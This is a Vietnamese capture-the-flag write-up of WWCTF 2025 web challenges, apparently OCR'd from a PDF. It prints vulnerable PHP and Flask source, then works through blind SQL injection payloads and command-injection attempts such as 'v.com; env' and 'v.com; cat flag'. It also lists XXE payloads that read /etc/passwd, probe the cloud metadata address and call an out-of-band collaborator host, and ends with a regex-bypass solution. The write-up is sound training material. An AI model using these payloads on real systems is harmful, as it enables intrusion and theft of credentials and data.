
TASK EXTRA: First WWCTF

WWCTF 2025

The Needle



Source code :

```
<?php
$servername = "db"; // Change this to your database server name
$username = "root"; // Change this to your database username
$password = "root"; // Change this to your database password
$dbname = "users"; // Change this to your database name
```

```
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error);
}

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.
0">
    <title></title>
    <link rel="stylesheet" href="Style/style.css">
</head>
<body>
  <div class="container">
    <h1>Can you find the needle?</h1>
    <div class="search-container">
      <form action="" method="GET">
        <input type="text" placeholder="Search..." class="search-box" name
='id'>
        <button type="submit" class="search-button">Search</button>
      </form>
    </div>
    <div class="result">
      <?php
        if(isset($_GET['id'])) {
            @$searchQ = $_GET['id'];
            @$sql = "SELECT information FROM info WHERE id = '$searchQ'";
            @$result = mysqli_query($conn, $sql);
            @$row_count = mysqli_num_rows($result);

            if ($row_count > 0) {
```

```
            echo "Yes, We found it !!";
        } else {
            echo "Nothing here";
        }
        $conn->close();
    }
  ?>
  </div>
 </div>
</body>
</html>
```

Có thể thấy thì source có phần lỗ hổng ở:

```php
if(isset($_GET['id'])) {
    @$searchQ = $_GET['id'];
    @$sql = "SELECT information FROM info WHERE id = '$searchQ'";
    @$result = mysqli_query($conn, $sql);
    @$row_count = mysqli_num_rows($result);
```

Khi mà nó không thêm bất kì một đầu lọc hay escape.


B1: Kiểm tra `OR+'1'='1 #

B2: `ORDER BY 1 để tìm số cột (có 1 cột thôi)

B3: 1' AND (SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables WHERE table_schema=database() LIMIT 1)='a' #

Để tìm tên bảng
B4: 1' AND SUBSTRING((SELECT information FROM info WHERE id=1),1,1)='f' #

Để tìm flag



Đừng ham hố tìm tên cột với dữ liệu cột :)), chẳng để làm gì đâu.

Domain of Doom

Source code ở app.py

```
import subprocess, re
import os
```

```
from flask import Flask, render_template, request, flash
from uuid import uuid4
app = Flask(__name__)
app.secret_key = uuid4().hex

@app.route('/')
def home():
    return render_template('index.html')

@app.route('/about')
def about():
    return render_template('about.html')

@app.route('/flag')
def flag():
    flag = os.environ.get('FLAG', 'WWF{placeholder_flag}')
    return render_template('index.html', flag=flag)

@app.route('/contact', methods=['GET', 'POST'])
def contact():
    def safe_domain_check(domain):
        is_safe = re.search(r'^([a-z]+.)?[a-z\d\- ]+(\.(com|org|net|sa)){1,2}', do
main)
        return is_safe.group(0) if is_safe else None

    if request.method == 'POST':
        subject_domain = request.form.get('subject', '').lower()

        if not subject_domain:
            flash('Subject / Ticket Number is required.', 'danger')
            return render_template('contact.html')

        safe_domain = safe_domain_check(subject_domain)

        if safe_domain:
            command = f'dig +short -t A {safe_domain}'
            resolve_result = subprocess.Popen(
                command,
```

```
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            shell=True
        ).communicate()[0].strip().decode() or 'Could not resolve the provid
ed domain/ticket!'

        return render_template('contact.html', resolve_result=resolve_result,
submitted_domain=safe_domain)
    else:
        flash("Invalid or malicious domain/ticket has been detected.", 'dang
er')
        return render_template('contact.html')

  return render_template('contact.html')

if __name__ == '__main__':
  app.run(host='0.0.0.0', port=5000)
```

Nhìn vào source code thì có thể thấy nó có lỗ hổng Command Injection but look at what we got here

```python
@app.route('/')
def home():
    return render_template('index.html')

@app.route('/about')
def about():
    return render_template('about.html')

@app.route('/flag')
def flag():
    flag = os.environ.get('FLAG', 'WWF{placeholder_flag}')
    return render_template('index.html', flag=flag)
```

Bản chất cái route là hướng chỉ đến trang nào trên web


Nên chỉ cần thêm /flag vào đường dẫn URL là xong

Này là lỗi không ngờ đến của người thiết kế thử thách nên ngay ngày hôm sau đã có Domain of Doom Revenge như là 1 bản fix lại của DoD.

```
import subprocess, re
import os
from flask import Flask, render_template, request, flash
from uuid import uuid4
app = Flask(__name__)
app.secret_key = uuid4().hex

@app.route('/')
def home():
    return render_template('index.html')

@app.route('/about')
def about():
    return render_template('about.html')

@app.route('/flag')
def flag():
    flag = os.environ.get('FLAG', 'WWF{placeholder_flag}')
    return render_template('index.html', flag=flag)

@app.route('/contact', methods=['GET', 'POST'])
def contact():
    def safe_domain_check(domain):
        is_safe = re.search(r'^([a-z]+.)?[a-z\d\- ]+(\.(com|org|net|sa)){1,2}', do
main)
        return is_safe.group(0) if is_safe else None

    if request.method == 'POST':
        subject_domain = request.form.get('subject', '').lower()

        if not subject_domain:
            flash('Subject / Ticket Number is required.', 'danger')
            return render_template('contact.html')
```


```
        safe_domain = safe_domain_check(subject_domain)

        if safe_domain:
            command = f'dig +short -t A {safe_domain}'
            resolve_result = subprocess.Popen(
                command,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                shell=True
            ).communicate()[0].strip().decode() or 'Could not resolve the provid
ed domain/ticket!'

            return render_template('contact.html', resolve_result=resolve_result,
submitted_domain=safe_domain)
        else:
            flash("Invalid or malicious domain/ticket has been detected.", 'dang
er')
            return render_template('contact.html')

    return render_template('contact.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

Có thể thấy khả năng cao lỗi ở:



Nó có thể chèn safe domain vào command

T đã thử mọi cách có thể nhưng khả năng cao do bị lọc đầu vào hoặc nó không hiển thị



Có thể thấy đầu vào được đặt trong biến env (chắc thế)

v.com$(ls)

v.com; ls /

v.com| ls /

v.com || ls /

v.com; cat flag

v.com; cat flag.txt

v.com; env

v.com; env > tmp.txt (sau đó là cat)

v.com; env | grep flag
env.com

Còn nhiều lắm nhưng mà không cái nào ra cả :))

Chịu.

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>

<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN">]>

<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe;]>

Lời giải

```
Domain of Doom Revenge
regex:
^([a-z]+.)?[a-z\\d\\- ]+(\\.(com|org|net|sa)){1,2}

^([a-z]+.)?\\
```

. not escaped so can use every special char here, ; can be used

[a-z\\d\\-]+
space and - can be used

(\\.(com|org|net|sa)){1,2}
command has to end with .com

ss;env -u .com